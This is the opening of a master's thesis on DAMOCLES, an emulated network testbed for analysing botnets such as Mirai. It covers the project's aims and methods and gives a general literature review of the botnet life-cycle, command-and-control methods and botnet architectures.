



**AALBORG
UNIVERSITY**

**DAMOCLES: Analysing Botnets in a
Dynamic Network Environment**

Supervised by Marios Anagnostopoulos

Loredana Cosma, Nikolaos Pavlidis

Department of Electronic Systems, Cyber 4, 2023-06

Master's Thesis



DAMOCLES

- Analysing Botnets in a Dynamic Network Environment -

Master's Thesis

Aalborg University
Electronics and IT



AALBORG UNIVERSITY
DENMARK

Semester: 9th and 10th Semester

Title: DAMOCLES: Analysing Botnets in a Dynamic Network Environment

Project Period:

Master Thesis, Autumn Semester 2022 - Spring Semester 2023

Supervisor:

Marios Anagnostopoulos

Members:

- Loredana Cosma,
Student no. 20184309
- Nikolaos Pavlidis,
Student no. 20210931

Page Number: 96 pages

Date of Completion: June 2nd, 2023

Aalborg University Copenhagen

A.C. Meyers Vænge 15

2450 København SV

Department of Electronic Systems

Secretary: Charlotte Høeg

Abstract

In the modern cyber space, botnets are still a major threat to companies and institutions alike, from various fields of expertise. Be it for financial gains or political motives, their destructive and rapidly-evolving nature cannot be ignored. Thus, researchers and industry professionals have adopted the idea of studying such malware within controlled environments. This method proved useful in terms of achieving a venture point of understanding the threat. The results of doing so could lead to developing best practices in terms of defence techniques.

Project DAMOCLES aims to develop a dynamic environment for botnet analysis. By combining a real topology with the emulation capabilities of GNS3, this project presents a heterogeneous testbed, which strives to create realistic scenarios. With an objective of studying both the botnet infrastructure and the malware capabilities, DAMOCLES explores various technologies for implementing such a system, as well as monitoring and logging methodologies for analysing the behaviour of the botnet. The contribution of this project is to present a comprehensive, step-by-step process of deploying such an environment, including all its benefits and challenges.

Reading Guide

The purpose of the following chapter is to clarify and provide a description of terms often utilised on this report. These descriptions can be seen in the following list:

- **Virtual Machine (VM).**
- **GNS3:** The network emulation platform used for the emulation, configuration and testing of the DAMOCLES project.
- **QEMU (Quick Emulator):** An open-source machine emulator and visualiser. It is used for emulating the hardware and devices of the DAMOCLES project. QEMU is a type 2 hypervisor that runs within user space.
- **TTPs:** Tactics Techniques and Procedures.
- **Kernel-based Virtual Machine (KVM):** KVM is a Linux Kernel module. Essentially it is a type 1 (bare-metal) hypervisor, that enables running multiple VMs on a single machine.
- **T-Pot:** T-Pot is a honeypot platform that enables the deployment and monitoring of over 20 honeypot software. To achieve this, T-Pot utilises Docker and Docker-compose as well as the ELK stack.
- **Docker:** An open-source platform to build, deploy, run and manage containers.
- **Docker Container:** A standard unit of software that packages up code and all the required dependencies so an application can be executed seamlessly from one computing environment to another. To deploy Docker containers, the Docker engine is employed.
- **Docker Image:** A Docker image is the blueprint which transforms into a Docker container at runtime. It's a lightweight, standalone, executable package of software that includes everything needed to build a Docker container

- **Alpine Linux:** A lightweight Linux distribution designed for (and not only) embedded devices with limited computational capabilities. Due to its design, it also commonly used in containers and virtual machines.
- **Network Address Translation (NAT) Protocol**
- **Security Onion (SO):** Security Onion or SO is a free and open platform for threat hunting, security monitoring and logging. It employs a variety of tools like ELK, Suricata, Zeek and CyberChef to achieve the aforementioned objectives.
- **ELK stack:** Often referred as Elasticsearch, the ELK stack comprises of three main elements the Elasticsearch, Logstash and Kibana. It allows log aggregation and analysis from systems and applications as well as the creation of visualisations for monitoring and security analysis.
- **Command and Control Server (C&C or CNC):** The server that acts as the main control interface for the botnet.
- **Loader Server:** The server responsible for loading the botnet malware to the brute forced device
- **scanListener Utility:** The said utility, listens for credentials of machines that have been brute-forced by the bots.
- **Mirai Botnet:** Mirai is a botnet malware that infects embedded/IoT devices to form the botnet.
- **pfSense:** pfSense is an open-source router/firewall operating system based on FreeBSD. It can be installed in a variety of hardware and as a virtual machine.
- **BusyBox:** The BusyBox utility combines different common UNIX utilities in a small executable package. Due to its small computational requirements it is often utilized by small or embedded systems.
- **Cockpit:** Cockpit is a web-based GUI for servers. Its main purpose is to provide a modern-looking and user-friendly interface to manage and administrate Linux servers.
- **Nginx:** Nginx is an open-source HTTP web server and proxy software.
- **OpenvSwitch (OVS):** OpenvSwitch is an open-source distributed virtual multi-layer switch. It is well suited to function as a virtual switch in emulated and simulated environments.
- **GUI:** Graphical User Interface

- **Indicator of Compromise (IoC):** Artifacts and forensics evidence present in a system or network that indicate that the latter has either been breached or compromised.
- **Indicator of Attack (IoA):** Signs that malicious actions are ongoing or have already been carried out. IoAs are based on Tactics, Techniques and Procedures (TTPs). IoAs are not tangible artifacts but instead are more focused on behavioural patterns and activity.
- **Software Defined Networks (SDNs):** A networking approach that utilises software-based controllers to create and manage virtual and physical networks.
- **Raspberry Pi (RPI):** Small, single-board computer.
- **Network Intrusion Detection System (NIDS).**

Contents

1 Introduction	8
1.1 Problem formulation	9
1.2 Limitations	10
2 Methodology	11
2.1 Process model	11
2.2 Literature review	12
2.3 State of the Art	13
2.4 System diagrams	14
2.5 System requirements	14
3 State of the Art	15
3.1 Botnets	15
3.1.1 Botnet life-cycle	17
3.1.2 Botnet architectures	23
3.1.3 Mirai	27
3.2 Testbeds	28

3.2.1	Requirements for testbeds	28
3.2.2	Testbeds comparison	32
3.3	Learnings	34
3.3.1	Testbed Requirements	34
3.3.2	Botnet observations	35
4	Design and architecture	36
4.1	General Architecture Diagram	36
4.2	Context Diagram	38
5	Implementation	39
5.1	Emulation Environment - Testbed	39
5.2	Technical Documentation	40
5.2.1	GNS3	41
5.2.2	Virtual Networks	41
5.2.3	PfSense	43
5.2.4	Open vSwitch (OVS)	50
5.2.5	Nginx Web Server	50
5.2.6	Physical Devices	50
5.2.7	Backups	51
5.3	Measurability & Monitoring	51
5.3.1	Wireshark	52
5.3.2	Capturing traffic in GNS3	52
5.3.3	Security Onion	54

5.3.4	Honeypots	56
5.4	Botnet and Victim Configuration	56
6	Analysis	64
6.1	Scenario	65
6.2	Traffic Capturing	68
6.2.1	Wireshark	68
6.2.2	Security Onion	69
6.3	Honeypot System Logs	71
6.3.1	T-Pot	71
6.3.2	DDoSPot	73
7	Discussion	74
7.1	Botnet lifecycle	74
7.2	Requirements Validation	75
7.3	Future work	76
8	Conclusion	78
9	Appendix	84
9.1	Apendix A - Thesis Contract	84

Chapter 1

Introduction

On average, 2200 cyber attacks happen every day, which is equivalent to one attack every 39 seconds [1]. Some of the most infamous attacks include malware, Denial of Service (DoS), phishing, and exploiting IoT devices [2]. Threat actors make use of any vulnerability available to achieve their nefarious goals. This is why studying vulnerabilities, threats and exploits is increasingly prioritised every year.

A viable solution adopted by researchers and industry professionals to provide best practices regarding all aspects of security is through studying malware and attacks through threat emulation scenarios. This approach gives them the ability to:

- i Gain insights into the nature, Indicators of Attack (IoA) and the TTPs used by threat actors,
- ii Identify and investigate adversarial behaviours using Indicators of Compromise (IoC),
- iii Deploy and enhance proactive and reactive countermeasures,
- iv Use the information gathered for CTI and OSINT purposes.

High on the list of popular malware reside botnets [2], which are known to infect thousands of computers, controlled usually by one entity (bot master). The subject of botnets is broad, due to their ever-changing nature, variate target types, as well as motives and *modus operandi*.

Project DAMOCLES aims to research and utilise popular botnets, using a holistic approach, e.g. by observing the malware's behaviour, as well as by analysing their infras-

tructure. As mentioned before, there are many reasons for cyber security experts to study botnets. In that aspect, we aspire to contribute to this field of cyber security, by demonstrating step by step our process of studying botnets, from the research phase, to deploying an emulated environment, to exemplifying monitoring and analysis tools and methodologies. Our approach is inspired - as will be apparent later in this project - by the numerous security professionals who decided to share their experiences and insights of researching botnets and/or testing them within their own emulations.

1.1 Problem formulation

As of the first quarter of 2023, DDoS attacks are still a preferred method of disrupting the operations of a wide range of targets from industries such as healthcare and banking, as well as universities and airports. Organised groups leverage both new and variants of old botnets in order to overwhelm servers worldwide with traffic [3].

This real-life problem represents the premise, and the goal of this project can be summarised with the research question below.

How can we analyse botnet behaviour and infrastructure within a dynamic network environment?

Project DAMOCLES provides the means to monitor and analyse botnet malware, components and their interactions, i.e. within a testbed.

To further narrow down the scope and shape the trajectory of this project, the following sub-questions arose.

- What are the requirements for a dynamic network environment?
- What tools, techniques and technologies can we leverage to satisfy the aforementioned requirements in order to study botnet infrastructure?
- How can we monitor the traffic and log the behaviour of the botnet?

The rest of the report is structured as follows: Chapter 2 explains the methodologies applied in our research approach. Chapter 3 presents the State of the Art for this project by exploring the infrastructure and behaviour of botnet networks while setting the requirements for studying botnets in dynamic network environments - testbeds. Based on the State of the Art the design and architecture of the DAMOCLES testbed

are discussed in Chapter 4. The implementation and the associated configuration of the botnet deployment and the monitoring tools employed is laid out in Chapter 5. The description of the threat emulation scenario and the analysis of the generated results are presented in Chapter 6. Chapter 7 validates our results and discusses our future work. Lastly, Chapter 8 summarises our findings and concludes the report.

1.2 Limitations

This project has encountered certain limitations throughout its course, due to the following reasons:

- Finding botnet source code proved to be challenging. Its scarcity and the fact that most of the code is quite old provided a significant obstacle.
- Estimated time versus allocated time. Setbacks in terms of setting up and installing the appropriate components for project DAMOCLES. This is where keeping a back-log and utilising the chosen process model has proven to be advantageous.
- Modifying the malware source code and deploying the necessary systems for the botnet to be fully operational (e.g. customising the victim systems to match the botnet's attack vectors).

Chapter 2

Methodology

This chapter presents the methodologies used throughout this project, such as the process model followed, different diagrams to represent the system visually or system requirement types. They are all described briefly, the focus being on the reason for having them, as well as on how they are used.

2.1 Process model

Due to the learning process and the experimental nature of this project, the chosen process model is Scrum, as it is a suitable agile methodology.

Scrum is a framework used within management of development projects, such as this one. Some of the benefits of Scrum remarked within this project are as follows [4].

- Sprints - the time-based increments of work, which offer the advantage of delivering as much valuable results as possible, within the decided time frame.
- Transparency, inspection, and adaptation - the three pillars of Scrum [4].
 - Adaption - the project can change and adapt in terms of requirements, for example, as more information and experience are gathered.
 - Transparency and inspection - through recurring status meetings, called Scrum meetings, both the group members and the supervisor have an overview of the current state of the project at the respective point in time.

Moreover, to keep track of tasks and their status, Scrum is combined with the Kanban framework [5]. The latter has been adapted to this project, using the following four stages for tasks:

- **To do,**
- **Researching,**
- **In progress,**
- **Done.**

With their suggestive names, the tasks are organised in these four categories to show whether they are planned to be done within the current sprint, are in process of researching, being in progress of delivery or evaluated and done. This framework has proved to be very effective and blends in nicely with the 'transparency' and 'inspection' concepts introduced by Scrum.

2.2 Literature review

This project builds upon previous works, which is why a literature review is conducted. The chosen methodology is a Systematic Literature Review (SLR), following the steps identified by the Charles Sturt University library. The reason for choosing it is because, as the authors advertise, it features a comprehensive and flexible nature [6].

There are seven phases of SLR[6]:

- i Identify your research question - define the scope of the report and propose a research question that incorporates all the goals of the work;
- ii Develop your protocol - identify the methodologies required in order to achieve said goals;
- iii Conduct systematic searches - develop a search strategy, then document and review it;
- iv Screening - asses and triage the papers/articles;
- v Critical appraisal - examine the context and determine their trustworthiness;

- vi Data extraction and synthesis - extract the relevant information and make a table;
- vii Writing and publishing - finalising the report using the newly acquired data.

The first two steps are covered in the first and current chapter of this report. The real-life problem that DAMOCLES tackles is described and summarised with a research question. This part represents the main goals of the project. The Methodology chapter illustrates the 'protocol', which sets the tone of how the problem is approached.

Based on these initial ideas, the systematic search is conducted. Our strategy was to decide on a lower-end publication year, find trusted databases for papers, and choose relevant keywords. These decisions led to a preliminary list of around 40 papers. We took into consideration mostly papers written after 2016, with a few exceptions, the oldest one being from 2009. We chose 2016 because it coincides with the year that Mirai was first encountered. The vast majority of the papers were found on IEEE, followed by Scopus and Usenix. The keywords leveraged to search for papers were 'IoT network testbed', 'botnet analysis', and 'Mirai'.

The list of papers went through two triaging stages. The first one was part of screening, where we split the papers into two categories: 'Testbed' and 'Botnet'. This was performed so as to have an overview of which papers focus on deploying a testbed for malware analysis and which of them are research papers on the subject of botnets. The second stage has been to do a systematic examination of the papers, judging by the following aspects: read through the abstract and conclusion, check the year of publication and the paper's citations.

The selected papers that remained, counting 29, were thoroughly studied, as will be apparent in Chapter 3. The information gathered is very valuable for forming a strong theoretical basis both for the report and the testbed and experiments themselves, as intended by the last step of the systematic review. This methodology resulted in a thorough exploration of the project's key subjects. The systematic approach of SLR simplified updating the literature review whenever new information was acquired.

2.3 State of the Art

In this project, the state of the art serves as a summary of the literature review, based on the topics covered in the problem formulation. This section in the report represents a theoretical basis for the development steps to follow. The information gathered here are used to create requirements and to inspire design ideas for the system of this project.

2.4 System diagrams

System diagrams are visual representations of working flows, presenting architectures and connections between the components of a system. They prove to be very useful when summarising the ideas revolving around the design and architecture of this project's system.

2.5 System requirements

As mentioned in the Problem Formulation, the scope of the project is to study and analyse botnets, so as to understand how threat actors and their malware operate. In order to accommodate this, an adequate testbed is needed. Thus, the requirements for our system are based on the literature review and research done on the subjects of botnets, as well as existing testbeds meant to evaluate botnets.

Chapter 3

State of the Art

This section serves as the theoretical background of this project. Primarily based on the literature review, our State of the Art provides valuable insights on the topics of botnets and subsequent testbeds used for analysing them. This information is further used when gathering requirements and designing our system.

3.1 Botnets

The term botnet derives from the combination of words *robot* and *network* [7]. Botnets are distributed *networks* of infected devices connected to the Internet (computers, IoT, smart devices etc.) known as *bots*, *zombies* or *agents* [8] [9] [10]. A bot much like a *robot*, will perform automated tasks specified by its operator. The said operator, widely referenced as the *bot master*, *bot herder* or *zombie master*, compromises the said devices, without the knowledge of their owners, and has the ability to remotely control the behaviour of the zombie army with a specialised malware known as botnet malware [9]. In contrast with other types of malware, a botnet malware is distinguished by its *Command and Control (C&C or C2C)* communication capabilities. Once a device is infected with botnet malware, the latter will contact and report to the last component of the botnet, a special type of host, the *Command and Control (C&C) server* [11]. The C&C server is the heart of the botnet and is being utilised by the bot master to communicate and issue commands to the bots. Moreover, it is used to maintain a health status of the botnet and listens for new devices that have been infected and have joined the zombie network. An overview of the botnet structure is apparent in Figure 3.1:




Figure 3.1: Botnet structure

Botnets are characterised by their high rate of infection. They may range in size and sophistication, with small botnets numbering a couple hundreds, while the bigger and most famous ones have been found to compromise hundreds of thousand thousands of hosts. For example Mirai, one of the most famous IoT botnets, has reached a steady population of approximately 200,000 - 300,000 IoT infected devices at its peak [12]. For botnets to achieve propagation across networks, the botnet malware is designed to be highly aggressive and self propagating. Namely, after the initial infection the botnet malware in each host is instructed to spread the infection across a network [8]. Moreover, botnets are not selective in terms of operational environments. From

IoT devices and smart environments, to home computers and enterprise or industrial infrastructure, bot masters will adapt and utilise devices based on their needs and the vulnerabilities or exploits currently available [8] [9] [11].

Whilst botnets can be used for legitimate purposes, like assisting to IRC message operations [9], the high offensive capabilities as well as the enormous amount of bandwidth and computational power they can offer to their operators has increased their utilisation for illicit operations over the years. In combination with the rise in usage of IoT technologies and the security weaknesses they have introduced in the cyber world, the catastrophic effectiveness of botnets have established them as one of the most prevalent cyber threats. Not only are these attacks a showcase of efficiency but they also prove that even unsophisticated botnet designs can prove calamitous for home and enterprise infrastructure alike [8, 13]. The best example is the initial Mirai variant, in which the botnet did not possess any persistence or other sophisticated mechanisms and still managed to launch one of the biggest DDoS attacks to date.

To further explore the notions, techniques and tactics behind botnets and their infrastructure a deeper analysis is required. The following subsections will do just that, starting with the botnet life-cycle.

3.1.1 Botnet life-cycle

To further understand the *modus operandi* of botnets, one first needs to explore their life-cycle. Based on the literature review of this project, we have encountered various publications providing different approaches. A summary of them can be seen in Table 3.1. Despite some minor variations in naming conventions and the number of stages, all the papers we have reviewed concluded that in general a botnet goes through the following major stages during its life-cycle:

- The initial infection happens with the scope of recruiting more bots,
- The channel to C&C is established,
- The infected devices listening to instructions from the C&C to perform a malicious action.

Apart from [10], the three other papers consider the maintenance and resilience of the bots to be a part of their life-cycle. Moreover, [14] includes the abandon step, for devices that are considered unsuitable.

Botnets: Lifecycle and Taxonomy [9]	A Systematic Study on Peer-to-Peer Botnets [10]	Bots and botnets: An overview of characteristics, detection and challenges [14]	A Survey of Botnet and Botnet Detection [15]
1. Spreading and injection	1. Recruiting bot members	1. Infection and propagation	1. Initial infection
2. C&C	2. Forming the botnet	2. Rallying (forming the botnet)	2. Secondary injection
3. Botnet applications (Illegitimate use of bots)	3. Standing by for instructions	3. Commands and reports	3. Connections (to C&C)
4. Resilience techniques		4. Abandon	4. Malicious C&C (Broadcast commands)
		5. Securing the botnet	5. Maintenance of bots

Table 3.1: Botnet life-cycle table

For the purpose of this project, our team will follow the botnet life-cycle stages visually represented in Figure 3.2. Starting with the 'infection and propagation' in hosts and networks, to join and aid the 'rallying' of bots, and all the way to leverage the botnet to achieve various goals, this life-cycle model consists of the combined phases of the life-cycle models, showcased in Table 3.1. The reason behind this decision is that a life-cycle model which includes all the aforementioned phases creates a more comprehensive overview of both the malware utilised as well as the zombie network itself.




Figure 3.2: Botnet life-cycle

i **Infection and propagation:** A botnet's life-cycle starts with the infection and propagation stage where bot masters leverage different tactics and techniques to infect as many devices as possible and add them to the botnets ranks. These tactics, techniques and tools closely resemble their malware counterparts and include [9] [14] [16]:

- Phishing and Spear-Phishing through, for example, distribution emails,
- Network Scanning,
- Software vulnerabilities,
- Drive by compromise,
- Infected media (e.g. USB drives),
- Weak operational security like insecure passwords as well as,
- By leveraging other botnets.

Based on the level of human intervention required, the infection and propagation techniques can be divided in active and passive. In active propagation mechanisms the botnet is autonomous and can self replicate without any user interaction (e.g. Network Scanning). On the other hand, the passive ones require at least some user interaction (e.g. Social Engineering).

- ii **Forming the Botnet:** When a device has successfully been compromised, the botnet malware introduces the newly infected bot into the botnet and communicates for the first time with the C&C server. This process is commonly known as *'bootstrapping'* [10]. Depending on the architecture (Centralised or Decentralised) the bootstrapping process varies. From hard-coded C&C information to dynamic joining processes bot masters have been quite innovative in optimising and securing the introduction of a bot to the botnet.
- iii **Command & Control:** This is the main stage of a botnet's life-cycle. Once the botnet has been formed, the zombie army receives or retrieves instructions from their master and executes them [9] [10]. The C&C mechanism is essentially the heart of the botnet. It will determine the communication architecture and has an impact on the resilience and robustness of the botnet [10]. The three main communication architectures are [9] [14]:
 - Centralized C&C,
 - Decentralized - P2P C&C, and
 - Hybrid C&C

The aforementioned architectures are going to be explored more in the following Section 3.1.2. A plethora of communication protocols has been spotted to be used for that purpose [9] [14]. From HTTP(S), Telnet, SMB, to IRC and IM, zombie masters usually adjust the communication protocol based on their capabilities and requirements. Despite the communication architecture and the protocols used, the communication between the botmaster and the bots can be initiated using one of the following ways:

- *PUSH method:* In the PUSH or command forwarding method, the botmaster utilises a specific communication channel opened by the C&C - common for all the zombie machines - to push commands to the bots. This option allows for immediate execution on the bots. On the other hand, the bots stay connected to the selected communication channel, and the master needs to be either aware on the means required to reach all the bots [9] [14].
- *PULL method:* In contrast with the PUSH method, in the PULL method the bots themselves initiate the communication to periodically (in a random or

regular schedule - configured by the botmaster) check for new instructions [17]. This happens in two modes of operation [9] [14] [18]:

- *Interactive mode*: In interactive mode the bot issues a request for a command from the botmaster or the C&C.
- *Non-interactive mode*: In non-interactive mode, the commands are stored in a fixed location (independently of any query), for the bot to acquire based on the PULL method schedule. Storage locations vary, e.g. websites like PasteBin or Facebook, files in FTP servers or P2P networks (Torrents) and even covert channels such as open ports in hosts and unused header bits in network protocols such as TCP or IP.

Based on the aforementioned communications methods two models of communication direction can be defined. According to Hachem et. al [9] are:

- *Inbound-only*: There is no reverse communication from the bot towards the C&C infrastructure. Essentially the botmaster or the C&C directly initiate and maintain the connection to the bots. The PUSH method is inbound-only.
- *Bidirectional*: In this model the bot also transmits information and initiates connections towards the C&C infrastructure. The PULL method is the practical application of the bidirectional model.

iv **Botnet Applications:** When the army bots has reached the desired (based on the zombie master's goals) numbers, the botmaster will proceed towards their endgame. Namely, they will utilise their zombie army to perform illegal or destructive botnet operations such as [8, 9, 18, 19]:

- DDoS attack campaigns and service disruption,
- Remote control using the bots as Remote Administration Tools (RAT),
- Spamming campaigns (Spam bots),
- Phishing campaigns,
- Crypto mining and other financial breaches,
- Password attacks such as brute forcing and credential harvesting,
- Malware and malicious software distribution,
- As a general purpose Content Delivery Network (CDN) for illegal hosting of various services,
- Espionage and information exfiltration using keylogging or other methods.

v **Securing the Botnet - Botnet Resilience:** As new countermeasures are invented and defensive technologies are evolving, threat actors search for new and

innovative ways to improve their capabilities and increase the effectiveness of their tools [9] [18]. Whether by incorporating new technologies, using channels not intended for communication or discovering new weaknesses, the said adversaries will constantly adapt to achieve their objectives and maximise their profit. Thus a plethora of resilience techniques are used to ensure the operational state of their infrastructure. Securing the botnet is an overall objective during the life-cycle and the resilience methods employed are customised based on the which stage the botnet is currently in. Based on the work from Hachem et al. [9], Khat-tak et al. [16], and Vormayr et al. [18] we have constructed the diagram shown in Figure 3.3, that incorporates some of the known resilience techniques for each stage of the aforementioned life-cycle.




Figure 3.3: Botnet Resilience Techniques Diagram per Life-Cycle Stage [9] [16] [18].

As observed, the first line of defence for the botnet is formed during Infection and Propagation. In this phase the attacker will attempt to conceal artifacts that might trigger antivirus software or other countermeasures that might impede the functionality of the botnet in the infected host. Going into botnet formation and

communicating with the C&C infrastructure, the evasion techniques are mainly focused on obfuscating the network traffic generated between the bots and the C&C server. Finally, during the botnet application phase the resilience techniques revolve around protecting the botmaster's identity by (e.g. the stepping stones technique that uses intermediate proxy systems to hide the botnet operator).

3.1.2 Botnet architectures

There are three botnet architectures, differentiated by how the botnet spreads and how the communication between C&C and bots happens. Namely, they are: centralised, decentralised, and hybrid C&C architecture [20].




Figure 3.4: Centralised vs P2P architecture [14]

Centralised C&C

Considered to be the 'traditional' architecture, this approach refers to a botnet that takes commands from a central entity, i.e. the C&C server [21]. A botmaster is using this server to recruit and register new bots, as well as to send out commands and updates to existing ones [14].

This architecture further divides into two categories, characterised by the chosen communication protocol: IRC-based & HTTP-based. In both cases, the bots connect to an IRC server and respectively web server to receive instructions. The main difference, however, is that the infected devices that use the first protocol follow the PUSH approach, whereas the latter follow a PULL approach. This refers to the fact that IRC-based bots maintain a connection to the server and the HTTP-based bots contact the server periodically [14].

There are three different centralised topologies, as follows [9]:

- The Single Star Topology (Figure 3.5 a) has one C&C server as the contact point for all instructions to every bot.
- The Multiserver Star topology (Figure 3.5 b) includes several interconnected servers, which act as one entity, due to scalability reasons.
- In the Hierarchical Topology (Figure 3.5 c), some bots have the role of proxies, so that the location of the C&C server is known by less bots.

